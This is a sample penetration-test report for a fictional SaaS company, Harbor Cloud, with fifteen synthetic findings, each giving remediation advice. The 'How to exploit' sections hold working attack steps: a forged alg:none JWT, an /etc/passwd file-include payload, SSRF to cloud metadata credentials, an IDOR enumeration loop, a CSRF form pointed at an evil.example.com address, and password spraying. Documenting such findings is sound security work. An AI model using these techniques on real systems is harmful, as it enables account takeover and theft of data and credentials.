harbor
cloud

15 April 2026

Pentest Report

For **Harbor Cloud**

SAMPLE REPORT · FICTIONAL CLIENT · SYNTHETIC FINDINGS

Table of contents

1. Executive Summary

1.1 Confidentiality statement

This is a sample report using a fictional client and synthetic findings. It is published as a demonstration of our reporting format and does not describe any real environment. Any similarity to existing companies, systems, or vulnerabilities is coincidental.

1.2 Report Overview

On 15 April 2026, a grey-box web application and cloud infrastructure penetration test was conducted against Harbor Cloud's SaaS platform. The primary goal was to identify vulnerabilities that could lead to compromise of customer data, privilege escalation, or unauthorized cross-tenant access. The configured scope was limited to the following domains and associated endpoints: `https://app.harborcloud.example.com`, `https://api.harborcloud.example.com`, `https://marketing.harborcloud.example.com`, and related S3 buckets.

The evaluation resulted in **3 critical**, **4 high**, **6 medium**, and **2 low** findings and revealed several opportunities to strengthen the cybersecurity posture of the application. The environment shows a foundational commitment to security but targeted improvements are recommended to reduce the likelihood and impact of compromise.

Identified improvement points

The most urgent priority is to address the authentication and access-control weaknesses. Missing JWT signature verification (SF-1), the unauthenticated S3 bucket of customer invoices (SF-2), and stored XSS in the Puppeteer-based PDF generator (SF-3) individually allow full compromise of customer data or remote primitives inside the PDF worker. These issues should be remediated before any other work proceeds.

Multi-tenant isolation requires attention. The IDOR on the invoice endpoint (SF-4) allows any authenticated user to read any other tenant's invoices, and a mass-assignment bug on the profile endpoint (SF-5) allows vertical privilege escalation to platform-administrator. The webhook validator (SF-6) and password-reset entropy (SF-7) add further account-takeover and SSRF surface.


Hardening opportunities around rate limiting, session management, CSRF protection, error verbosity, and transport security complete the medium-severity list. DNS-level controls and a minor legacy jQuery dependency contribute additional opportunities for defense in depth.

Conclusion

The current security posture includes meaningful risk areas across authentication, multi-tenant isolation, and cloud configuration. We recommend following the detailed remediation guidance in this report and validating fixes through structured retesting.

2. Findings

2.1 Vulnerability Distribution



Critical	High	Medium	Low
3	4	6	2

The table below outlines each identified vulnerability, categorized by severity and current remediation status. Findings highlight several critical and high-risk issues that could allow attackers to compromise application integrity, access sensitive data, or abuse cloud resources.

- **Critical-severity issues** involve missing JWT signature verification, an unauthenticated S3 bucket of customer invoices, and stored XSS in the PDF generator that allows LFI / SSRF via the headless Chromium renderer.
- **High-severity issues** include cross-tenant IDOR on invoices, privilege escalation via profile mass assignment, SSRF in the webhook validator, and predictable password reset tokens from `Math.random()`.
- **Medium-severity issues** include missing CSRF on legacy endpoints, verbose stack traces in 500 responses, no rate limiting on login, outdated jQuery, long session timeout, and an open redirect on the OAuth callback.
- **Low-severity issues** relate to HTTPS not enforced on the marketing subdomain and internal paths disclosed via robots.txt.

2.2 Master Findings Table

ID	Title	State	Severity
SF-1	Authentication Bypass via Missing JWT Signature Verification	Unresolved	Critical
SF-2	Unauthenticated S3 Bucket Exposes Customer Invoice Exports	Unresolved	Critical
SF-3	Stored Cross-Site Scripting in Invoice PDF Generator	Unresolved	Critical
SF-4	Cross-Tenant IDOR on /api/v2/invoices/:id	Unresolved	High
SF-5	Privilege Escalation via role Field in PATCH /api/v2/users/me	Unresolved	High
SF-6	Server-Side Request Forgery in Webhook URL Validator	Unresolved	High
SF-7	Predictable Password Reset Tokens via Math.random()	Unresolved	High
SF-8	Missing CSRF Protection on Cookie-Authenticated Legacy Endpoints	Unresolved	Medium
SF-9	Verbose Stack Traces in Production 500 Responses	Unresolved	Medium
SF-10	No Rate Limiting on POST /api/v2/auth/login	Unresolved	Medium
SF-11	Outdated jQuery 3.4.1 Dependency (CVE-2020-11023)	Unresolved	Medium
SF-12	Session Cookies Valid for 30 Days With No Idle Timeout	Unresolved	Medium
SF-13	Open Redirect on GET /auth/callback?next=	Unresolved	Medium

ID	Title	State	Severity
SF-14	HTTPS Not Enforced on marketing.harborcloud.example.com	Unresolved	Low
SF-15	robots.txt Discloses Internal Paths	Unresolved	Low

2.3.1 SF-1 — Authentication Bypass via Missing JWT Signature Verification

Critical

Identified on: 15 April 2026

Description

The backend API accepts JSON Web Tokens on routes under `/api/v2/*` without verifying the token's cryptographic signature. The authentication middleware decodes the JWT payload and reads the `sub` and `role` claims directly, but never calls the library's `verify()` method. Any string that parses as a valid JWT is accepted, including self-signed tokens and tokens signed with `alg: none`.

Business impact

An unauthenticated attacker can craft a JWT containing arbitrary `sub` and `role` claims and gain full application access as any user, including tenant administrators and the platform-level superuser. This defeats the entire authentication model: all customer data, billing records, and admin controls become reachable by anyone who can reach the API. No valid account is required.

How to exploit

Step 1: Decode any existing JWT to learn the claim structure:

```
echo '<SAMPLE_JWT>' | cut -d. -f2 | base64 -d | jq .
# { "sub": "u_19823", "tenant": "t_447", "role": "user", ... }
```

Step 2: Forge a new token with `alg: none` and superuser claims:

```
HDR=$(echo -n '{"alg":"none","typ":"JWT"}' | base64 | tr -d '=')
PL=$(echo -n '{"sub":"superuser","role":"platform_admin","tenant":"*"}' \
     | base64 | tr -d '=')
echo "$HDR.$PL."
```

Step 3: Use the forged token against any API endpoint:

```
curl https://api.harborcloud.example.com/api/v2/admin/tenants \
  -H "Authorization: Bearer $HDR.$PL."
# -> 200 OK, full tenant list returned
```

Remediation

- Replace the decode-only middleware with a proper verify call. For Node.js, use `jose.jwtVerify(token, keyset, {issuer, audience})`. Reject tokens with `alg: none` and any symmetric-key algorithm that does not match the configured algorithm.
- Pin the expected signing algorithm (e.g., RS256) rather than trusting the value in the token header.
- Add an integration test that submits a forged `alg: none` token and asserts 401.
- Rotate all signing keys after remediation; assume tokens issued before this fix are compromised.

2.3.2 SF-2 — Unauthenticated S3 Bucket Exposes Customer Invoice Exports

Critical

Identified on: 15 April 2026

Description

The Amazon S3 bucket `harborcloud-invoice-exports` is configured with a permissive bucket policy that grants `s3:GetObject` and `s3:ListBucket` to the `AllUsers` principal. The bucket holds approximately 12,400 exported customer invoices in PDF format, each containing the customer's legal name, billing address, tax identification number, itemized line charges, and last-four of the payment method.

Business impact

Any internet user can list the bucket and download every invoice without authentication. The data qualifies as personal data under GDPR and includes financial details that trigger PCI and tax-authority reporting obligations in most jurisdictions. Disclosure is likely immediately reportable to regulators. Customer trust impact is severe.

How to exploit

Step 1: List the bucket contents with no credentials:

```
aws s3 ls --no-sign-request s3://harborcloud-invoice-exports/ | head
# 2026-04-10 02:13:04  98342  invoice-00047812.pdf
# 2026-04-10 02:13:05  102301 invoice-00047813.pdf
# ...
```

Step 2: Download any invoice directly:

```
curl -O https://harborcloud-invoice-exports.s3.amazonaws.com/invoice-00047812.pdf
# -> 200 OK, full invoice PDF retrieved
```

Remediation

- Enable `BlockPublicAcls`, `IgnorePublicAcls`, `BlockPublicPolicy`, and `RestrictPublicBuckets` at the account and bucket level.
- Replace the bucket policy with one that only grants access to the invoice-service IAM role.
- Generate pre-signed URLs (with 5–10 minute TTL) for customer downloads rather than serving from a public bucket.
- Audit all S3 buckets with `aws s3api get-bucket-acl` and `aws s3api get-bucket-policy`. Enable AWS Config's `s3-bucket-public-read-prohibited` rule.
- Notify the data protection officer and begin the regulatory disclosure clock.

2.3.3 SF-3 — Stored Cross-Site Scripting in Invoice PDF Generator

Critical

Identified on: 15 April 2026

Description

Invoice line-item descriptions are interpolated into an HTML template that is rendered by a headless Chromium (Puppeteer) instance to produce downloadable PDFs. The server-side HTML builder escapes title fields but not the `description` field, which is stored byte-for-byte. Any HTML or JavaScript placed in a line description executes in the headless browser context when the PDF is rendered.

Business impact

Because the renderer is a full Chromium with no content security policy, XSS in the description escalates into several more severe primitives: (a) Local File Inclusion via `<iframe src="file:///etc/passwd">` which fetches and embeds server-side files into the generated PDF; (b) SSRF via `fetch('http://localhost/')` to reach admin-only services on the PDF worker host; (c) exfiltration of environment variables if `process.env` is accessible through the Puppeteer bridge.

How to exploit

Step 1: Create a draft invoice and add a line item with a file-include payload:

```
curl -X POST https://api.harborcloud.example.com/api/v2/invoices \
  -H 'Authorization: Bearer <TOKEN>' -H 'Content-Type: application/json' \
  -d '{"customerId":"c_123","lineItems":[{
        "title":"Consulting",
        "description":"<iframe src=file:///etc/passwd width=500 height=200></iframe>",
        "qty":1, "unitPrice":100 }]}'
```

Step 2: Trigger PDF export and retrieve it:

```
curl https://api.harborcloud.example.com/api/v2/invoices/<id>/pdf \
  -H 'Authorization: Bearer <TOKEN>' -o evidence.pdf
# evidence.pdf contains the contents of /etc/passwd from the PDF worker
```

Remediation

- Sanitize description fields on write with a strict HTML allowlist (DOMPurify with a minimal configuration; allow only `b`, `i`, `br`, `p`).
- Configure Puppeteer to disable local file access: launch with `--disable-web-security` OFF, `--no-sandbox` only when strictly needed, and set a strict `Content-Security-Policy` on the rendered HTML: `default-src 'none'; img-src https:; style-src 'self' 'unsafe-inline'`.
- Run the PDF worker in a locked-down container with no outbound internet access, no metadata-service route, and a dedicated IAM role with least privilege.
- Add a regression test that renders a known-XSS payload and asserts it is rendered as text rather than executed.

2.3.4 SF-4 — Cross-Tenant IDOR on /api/v2/invoices/:id

High

Identified on: 15 April 2026

Description

The invoice retrieval endpoint authenticates the caller but does not check that the invoice's `tenant_id` matches the caller's tenant. Invoice IDs are sequential integers beginning at 1, making enumeration trivial. Any authenticated Harbor Cloud user can read every other tenant's invoices by iterating the ID space.

Business impact

Full cross-tenant read exposure of invoices, including customer names, amounts, line items, tax information, and payment metadata. A single free-tier account (signup takes under 30 seconds) can enumerate the entire invoice database in minutes. This is the most common class of multi-tenant SaaS vulnerability and has direct compliance implications (GDPR, SOC 2, ISO 27001).

How to exploit

Step 1: Authenticate as any Harbor Cloud user and observe your own invoice ID:

```
curl https://api.harborcloud.example.com/api/v2/invoices/mine \
  -H 'Authorization: Bearer <TOKEN>'
# -> {"data":[{"id":45812,"total":199.00,...}]}
```

Step 2: Fetch invoices belonging to other tenants by ID:

```
for id in $(seq 1 45811); do
  curl -s https://api.harborcloud.example.com/api/v2/invoices/$id \
    -H 'Authorization: Bearer <TOKEN>' -o inv_$id.json
done
# Each file contains a different tenant's invoice.
```

Remediation

- In the invoice controller, add a scope check: `where(tenant_id: current_user.tenant_id)`. Return 404 (not 403) for IDs that exist but are not owned.
- Replace sequential integer IDs with ULIDs or UUIDs to remove enumerability. Existing IDs can stay; add a new primary external identifier.
- Enable PostgreSQL Row-Level Security (RLS) with a `tenant_id = current_setting('app.tenant_id')` policy on every tenant-scoped table. This defends in depth against future missing scope checks.
- Audit every other `/api/v2/:id` endpoint for the same pattern (customers, webhooks, exports, integrations).

2.3.5 SF-5 — Privilege Escalation via role Field in PATCH /api/v2/users/me

High

Identified on: 15 April 2026

Description

The self-service profile update endpoint accepts a JSON body and persists all provided fields to the user record without validating which fields the caller is permitted to set. The `role` column is included in the updatable set, allowing any authenticated user to promote themselves to `admin` or `platform_admin`.

Business impact

Any signed-up user can become a tenant administrator in a single request, and then a platform administrator in a second request. Once `platform_admin`, the attacker has access to every tenant's data, billing, and settings. This is a full vertical privilege-escalation path reachable from a free-tier signup.

How to exploit

Step 1: Sign up for a free account, then PATCH your own role:

```
curl -X PATCH https://api.harborcloud.example.com/api/v2/users/me \
  -H 'Authorization: Bearer <FREE_USER_TOKEN>' \
  -H 'Content-Type: application/json' \
  -d '{"role":"platform_admin"}'
# -> 200 OK, {"id":"u_new","role":"platform_admin",...}
```

Step 2: Verify admin access:

```
curl https://api.harborcloud.example.com/api/v2/admin/tenants \
  -H 'Authorization: Bearer <FREE_USER_TOKEN>'
# -> 200 OK, full tenant list
```

Remediation

- Use an allowlist, not a denylist. The profile endpoint should accept only `firstName`, `lastName`, `avatarUrl`, `timezone`, and `locale`. Any other field must be rejected or silently ignored.
- Add a separate admin-only endpoint for role changes that requires a privileged session and an out-of-band confirmation (email or 2FA).
- Add an audit log entry for every role change with actor, target, old role, new role, IP, and timestamp.

2.3.6 SF-6 — Server-Side Request Forgery in Webhook URL Validator

High

Identified on: 15 April 2026

Description

The webhook configuration endpoint validates that the supplied URL resolves to a publicly reachable host by performing a DNS lookup and checking for HTTP 2xx on a HEAD request. The validator does not block RFC 1918 private ranges, link-local addresses, or cloud metadata IPs. Once registered, webhook triggers are executed by a server-side worker that fetches the URL with an internal HTTP client.

Business impact

Attacker registers a webhook pointing at an internal service (the cloud metadata endpoint, internal admin APIs, or a local Redis instance) and triggers it to scan or exfiltrate. On AWS the most severe path is `http://169.254.169.254/latest/meta-data/iam/security-credentials/` which returns temporary IAM credentials of the webhook worker's role. Those credentials can be used against the full AWS account.

How to exploit

Step 1: Register a webhook pointing at the metadata endpoint:

```
curl -X POST https://api.harborcloud.example.com/api/v2/webhooks \
  -H 'Authorization: Bearer <TOKEN>' \
  -d '{"url":"http://169.254.169.254/latest/meta-data/iam/security-credentials/",
       "events":["invoice.paid"]}'
```

Step 2: Trigger the webhook (pay an invoice or wait for any event) and view the delivery log:

```
curl https://api.harborcloud.example.com/api/v2/webhooks/<id>/deliveries \
  -H 'Authorization: Bearer <TOKEN>'
# Delivery response body contains the IAM role name; subsequent requests to
# .../security-credentials/<role> return a JSON with AccessKeyId/SecretAccessKey.
```

Remediation

- At validation time AND at delivery time, resolve the URL to an IP and reject requests targeting 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 127.0.0.0/8, 169.254.0.0/16, 0.0.0.0/8, and loopback/link-local IPv6.
- Switch EC2 instances to IMDSv2 and set hop-limit to 1 so stolen session tokens cannot be reused from containers.
- Run webhook delivery through a dedicated egress proxy with an allowlist of legitimate customer destinations (or at minimum, a denylist of internal ranges).
- Rotate the webhook worker's IAM credentials and audit CloudTrail for unexpected API use by that role.

2.3.7 SF-7 — Predictable Password Reset Tokens via Math.random()

High

Identified on: 15 April 2026

Description

Password reset tokens are generated by concatenating eight calls to `Math.random()` and hashing the result. `Math.random()` is not cryptographically secure — its output is predictable given a sufficient sequence of prior values, and modern V8 implementations have been shown to be reversible with as few as five observed outputs.

Business impact

An attacker who can trigger password resets against arbitrary emails (the endpoint is unauthenticated) and observe their own reset tokens can reconstruct the PRNG internal state and predict the next reset token for a victim account. Full account takeover without any interaction from the victim beyond being a Harbor Cloud user.

How to exploit

Step 1: Trigger five reset requests for attacker-controlled emails and capture the tokens from the received emails.

Step 2: Use a V8 Math.random() reverser (publicly available tooling) to derive the PRNG state:

```
v8-prng-reverser --observed t1,t2,t3,t4,t5 --emit 10
# prints the next 10 token values
```

Step 3: Trigger a password reset for the victim, then submit the predicted token:

```
curl -X POST https://api.harborcloud.example.com/api/v2/auth/reset \
  -d '{"token":"<predicted>","newPassword":"<attacker>"}'
# -> 200 OK, password changed
```

Remediation

- Replace the token generator with a CSPRNG: `crypto.randomBytes(32).toString('hex')` in Node.js, `secrets.token_urlsafe(32)` in Python.
- Tokens must be at least 128 bits of entropy, single-use, expire within 30 minutes, and be bound to both the email and a timestamp (to prevent replay after partial compromise).
- Invalidate all outstanding reset tokens during deployment of the fix.

2.3.8 SF-8 — Missing CSRF Protection on Cookie-Authenticated Legacy Endpoints

Medium

Identified on: 15 April 2026

Description

The legacy `/api/v1/account/settings` family of endpoints authenticates via session cookie without any CSRF defense. Cookies are set with `SameSite=Lax`, which blocks cross-origin subresource POSTs but allows top-level navigations. No CSRF tokens are required and no `Origin` / `Referer` header validation is performed.

Business impact

An attacker-controlled page can submit an HTML form that changes the victim's email address or billing contact upon page load. The attacker then initiates a password reset to their new email and takes over the account. Exploitability depends on the victim being logged in and visiting the attacker's site in the same browser session.

How to exploit

HTML form on attacker's site auto-submits on page load:

```
<form action="https://api.harborcloud.example.com/api/v1/account/settings"
      method="POST" id="f">
  <input name="email" value="attacker@evil.example.com">
</form>
<script>document.getElementById('f').submit();</script>
```

Remediation

- Migrate all endpoints to Bearer-token auth (matching the /v2 API pattern).
- For legacy cookie endpoints during the migration window, require a CSRF token (double-submit cookie or same-origin per-request token) and reject requests without it.
- Set `SameSite=Strict` on the session cookie if the authenticated UI is single-origin.
- Reject POST/PATCH/DELETE requests whose `Origin` header is not on the allowlist.

2.3.9 SF-9 — Verbose Stack Traces in Production 500 Responses

Medium

Identified on: 15 April 2026

Description

Unhandled exceptions on the production backend return full Rails stack traces in the response body, including the gem version, the file path of the offending line, and SQL query fragments from `ActiveRecord` errors. Observed while fuzzing `POST /api/v2/exports/bulk` with a malformed `filter` parameter.

Business impact

Indirect risk. The traces disclose the framework (Rails 7.0.4), gem versions with known CVEs, internal file structure (`/app/controllers/api/v2/exports_controller.rb`), and database schema hints via the SQL fragments. Each piece of disclosure narrows an attacker's search for stack-specific exploits.

How to exploit

Submit malformed filter to trigger:

```
curl -X POST https://api.harborcloud.example.com/api/v2/exports/bulk \
  -H 'Authorization: Bearer <TOKEN>' \
  -d '{"filter":"(1=1;DROP TABLE))"}'
# 500 response body includes:
# ActiveRecord::StatementInvalid at /app/controllers/api/v2/exports_controller.rb:88
# PG::SyntaxError: ERROR: syntax error at or near ")"
```

Remediation

- Set `config.consider_all_requests_local = false` and `config.action_dispatch.show_exceptions = :rescuable` in `config/environments/production.rb` .
- Replace the default 500 page with a generic JSON response (`{"error":"internal_error","requestId":"..."}`).
- Log full traces to the centralized logging system only, indexed by request ID.

2.3.10 SF-10 — No Rate Limiting on POST /api/v2/auth/login

Medium

Identified on: 15 April 2026

Description

The login endpoint accepts unlimited attempts from a single IP or account. There is no account lockout, no progressive delay, and no CAPTCHA after repeated failures. Login response timing is also distinguishable between 'user does not exist' and 'wrong password', allowing enumeration alongside credential stuffing.

Business impact

Credential-stuffing attacks (using breach-corpus password lists) are effective at scale against any known-good email list. Password spraying is possible against specific executive or admin accounts. Account takeover rate increases with Harbor Cloud's user base.

How to exploit

Confirm unlimited attempt rate:

```
for pw in $(cat rockyou.txt | head -1000); do
  curl -s -o /dev/null -w '%{http_code}\n' \
    -X POST https://api.harborcloud.example.com/api/v2/auth/login \
    -d '{"email":"ceo@targetco.example","password":"'"$pw"'"}'
done
# All return 401; no 429, no lockout, steady ~100 req/sec.
```

Remediation

- Rate-limit to 5 failed attempts per email per 15-minute window, and 20 failed attempts per source IP per 15-minute window.
- Add CAPTCHA (hCaptcha or Cloudflare Turnstile) after 3 failures from the same IP or on the same account.
- Normalize response timing between valid-email-wrong-password and nonexistent-email cases.
- Feed login failures into an anomaly-detection system (burst detection, impossible-travel).

2.3.11 SF-11 — Outdated jQuery 3.4.1 Dependency (CVE-2020-11023)

Medium

Identified on: 15 April 2026

Description

The marketing site at `harborcloud.example.com` includes jQuery 3.4.1. This version contains CVE-2020-11023: HTML containing `<option>` elements passed to jQuery's DOM manipulation methods may execute JavaScript. The main application has been updated; the marketing site has not.

Business impact

Direct exploitability depends on whether user-supplied content reaches `.html()` / `.append()` calls on the marketing site. Spot checks did not find an obvious sink, but the presence of the vulnerable dependency lowers the bar for any future XSS and causes compliance scanners to flag the deployment.

How to exploit

Fingerprint jQuery version from the landing page:

```
curl -s https://harborcloud.example.com/js/vendor.js | grep -oE 'jQuery v[0-9.]+'
# -> jQuery v3.4.1
```

Remediation

- Upgrade to jQuery 3.7.1 (the current stable release at time of testing).
- Audit all `.html()`, `.append()`, `.prepend()`, `.after()`, `.before()`, and `.replaceWith()` call sites on the marketing site for user-controlled input.
- Add a Dependabot / Renovate rule to auto-open upgrade PRs for jQuery and similar first-order front-end dependencies.

2.3.12 SF-12 — Session Cookies Valid for 30 Days With No Idle Timeout

Medium

Identified on: 15 April 2026

Description

Session cookies are issued with an absolute expiration of 30 days and no idle timeout. A session remains valid for the full 30 days regardless of user activity, browser close, or login from a different device. No device-list or active-session management is exposed to the user.

Business impact

A stolen session cookie (XSS, browser profile theft, shared machine) grants up to 30 days of full account access. Users cannot sever compromised sessions without changing their password, and even a password change (SF-14 is not in this report) may not invalidate cookies depending on implementation.

How to exploit

Observe session cookie Max-Age:

```
curl -i -X POST https://api.harborcloud.example.com/api/v1/auth/login \
  -d '{"email":"u","password":"p"}' | grep -i set-cookie
# Set-Cookie: session=...; Max-Age=2592000; HttpOnly; Secure; SameSite=Lax
```

Remediation

- Reduce absolute expiration to 7 days. Add a sliding idle timeout of 30 minutes (extend on each authenticated request, expire if no activity).
- Add a 'Devices' page in account settings that lists active sessions and lets the user revoke each one. Display IP, user agent, location, and last-seen.
- On password change, call the equivalent of `admin.auth().revokeRefreshTokens(uid)` to invalidate every existing session.

2.3.13 SF-13 — Open Redirect on GET /auth/callback?next=

Medium

Identified on: 15 April 2026

Description

The OAuth / SAML callback route accepts a `next` query parameter that determines the post-login redirect destination. The parameter is not validated against an allowlist — any URL, including different hosts and `javascript:` pseudo-schemes, is accepted and written into a `Location` header.

Business impact

Attacker crafts a phishing link on the legitimate `app.harborcloud.example.com` domain that, after login, redirects to an attacker-controlled site. The phishing page can request credentials, ship them to the attacker, and return the user to Harbor Cloud with nothing visibly wrong. Branded phishing on a trusted domain is materially more effective than typical impersonation.

How to exploit

Craft a malicious link:

```
https://app.harborcloud.example.com/auth/callback?next=https://evil.example.com/fakelogin
```

Victim clicks, signs in on the real Harbor Cloud domain, is then silently redirected to the attacker's fake-login page.

Remediation

- Validate the `next` parameter against a strict allowlist: accept only relative paths beginning with `/`, and reject any value containing a scheme, colon, or domain.
- Strip and log any invalid `next` values for monitoring.
- If external redirects are required for integrations, maintain a per-tenant allowlist of permitted destinations.

2.3.14 SF-14 — HTTPS Not Enforced on marketing.harborcloud.example.com

Low

Identified on: 15 April 2026

Description

The marketing subdomain accepts HTTP connections and serves content over plaintext. There is no HTTPS redirect at the CDN level, and the primary domain HSTS policy does not cover this subdomain because it is not preloaded with `includeSubDomains`.

Business impact

A network-positioned attacker (public WiFi, rogue ISP) can inject content into pages served over HTTP, or strip subsequent HTTPS upgrade attempts (sslstrip). Risk is limited because the marketing site does not carry authenticated sessions, but brand-impersonation content injection is plausible.

How to exploit

```
curl -i http://marketing.harborcloud.example.com/
# -> 200 OK (no HTTPS redirect)
```

Remediation

- Add a 301 redirect from HTTP to HTTPS at the CDN / reverse proxy.
- Add HSTS with `includeSubDomains; preload` on the apex domain and submit to the HSTS preload list.
- Audit all subdomains for the same issue.

2.3.15 SF-15 — robots.txt Discloses Internal Paths

Low

Identified on: 15 April 2026

Description

The public `/robots.txt` file lists `Disallow` entries for `/admin/`, `/internal/`, `/debug/`, and `/staging-api/`. These directives do not prevent access; they merely signal to well-behaved crawlers not to index the paths.

Business impact

Information disclosure. An attacker enumerating the site reads robots.txt and immediately knows which paths are considered sensitive by the defender, accelerating targeted probing of those paths.

How to exploit

```
curl https://app.harborcloud.example.com/robots.txt
# User-agent: *
# Disallow: /admin/
# Disallow: /internal/
# Disallow: /debug/
# Disallow: /staging-api/
```

Remediation

- Remove Disallow entries for any path that depends on authentication for security. Rely on authentication and authorization, not on robots.txt, to protect sensitive paths.
- For paths you want kept out of search engines, use `X-Robots-Tag: noindex` response headers instead, served only to authenticated users.

Appendices

A. Scope & Methodology

Methodologies

The assessment combined manual testing with automated vulnerability analysis, structured around the following industry-standard references:

- OWASP Testing Guide v4.2
- OWASP Application Security Verification Standard (ASVS)
- OWASP Top 10 (2021)
- Penetration Testing Execution Standard (PTES)
- Automated scanning: Nuclei (CVE / default-login / exposure templates), testssl.sh, subdomain enumeration via CT logs
- Cloud configuration review: CIS AWS Foundations Benchmark

Pentest types

	Black box	Grey box	White box
Goal	Assess security defences against a cyber attack	Assess security defences against a cyber attack	Assess security defences against a cyber attack
Access level	Zero access or internal information	Some internal access and internal information	Complete open access to applications and systems
Pros	Most realistic Testing is performed from point of view of attacker	More efficient and complete than Black Box while saving time and money Testing is performed from point of view of attacker	More comprehensive, less likely to miss a vulnerability Testing is performed from point of view of attacker
Cons	Time consuming and more likely to miss a vulnerability	More hidden vulnerabilities might be missed	More action required by client to provide information and more time necessary to process documents

B. Vulnerability Coverage

OWASP Top 10 Compliance

The assessment fully covers all vulnerability categories defined in the OWASP Top 10.

A01 Broken Access Control	Tested (IDOR, mass assignment, JWT verification, cross-tenant). Findings: SF-1, SF-4, SF-5.
A02 Cryptographic Failures	Tested. Findings: SF-7 (weak PRNG), SF-14 (plaintext HTTP).
A03 Injection	SQL, NoSQL, XSS, SSRF, SSTI, command, prototype pollution tested. Findings: SF-3 (stored XSS), SF-6 (SSRF).
A04 Insecure Design	Findings: SF-13 (open redirect), SF-12 (session lifetime), SF-15 (robots.txt disclosure).
A05 Security Misconfiguration	Findings: SF-2 (public S3 bucket), SF-9 (verbose errors).
A06 Vulnerable and Outdated Components	Findings: SF-11 (jQuery 3.4.1 CVE-2020-11023).
A07 Identification and Authentication Failures	Findings: SF-1, SF-7, SF-10 (no rate limit), SF-12.
A08 Software and Data Integrity Failures	Dependency integrity reviewed; no direct findings.
A09 Security Logging and Monitoring Failures	Logging reviewed; verbose production errors (SF-9) noted.
A10 Server-Side Request Forgery	Finding: SF-6.

Tested Vulnerability Classes

The assessment explicitly checked for the following vulnerability types:

Injection & Execution	SQL / NoSQL / XPath / LDAP injection · Cross-Site Scripting · Server-Side Request Forgery · Server-Side Template Injection · Local File Inclusion · Insecure Deserialization · OS Command Injection
Authentication & Access Control	Broken Authentication · Missing Authentication for Critical Functions · Insecure Direct Object Reference · Improper Access Control · Cross-

	Site Request Forgery · Excessive Authentication Attempts · Improper JWT Signature Verification
Data Security & Logic	Business Logic Flaws · Exposure of Sensitive Information · Information Exposure via Errors · Directory Listing · Web Cache Poisoning · Cookies Without Integrity
Configuration, Files & Cryptography	Unrestricted File Uploads · External Control of File Name or Path · Open Redirects · Risky Cryptographic Algorithms · Hard-Coded Credentials · Insufficiently Protected Credentials · Missing Security Headers · TLS Hardening · Cloud Storage Misconfiguration

C. Glossary

CSPRNG	Cryptographically Secure Pseudo-Random Number Generator — a PRNG whose output is unpredictable even given all prior outputs.
CSRF	Cross-Site Request Forgery — attack that forces a logged-in user's browser to perform unwanted actions on a site where they are authenticated.
CVE	Common Vulnerabilities and Exposures — a public identifier for a known software vulnerability.
IAM	Identity and Access Management — the system that controls which users and services can access which resources.
IDOR	Insecure Direct Object Reference — a vulnerability where an application exposes resource identifiers without authorization checks.
IMDSv2	Instance Metadata Service v2 — the hardened AWS metadata endpoint that requires a session token to retrieve credentials.
JWT	JSON Web Token — a signed, self-contained token format commonly used for API authentication.
LFI	Local File Inclusion — a vulnerability that allows an attacker to read server-side files.
PII	Personally Identifiable Information — any data that could potentially identify a specific individual.
SSRF	Server-Side Request Forgery — attack that forces a backend to make HTTP requests to attacker-chosen destinations.
SSTI	Server-Side Template Injection — a vulnerability where user input is executed as template code.
TLS	Transport Layer Security — the cryptographic protocol that secures HTTPS connections.
WAF	Web Application Firewall — a security layer that inspects HTTP traffic for malicious patterns.

XSS	Cross-Site Scripting — a vulnerability that allows attackers to inject malicious scripts into web pages.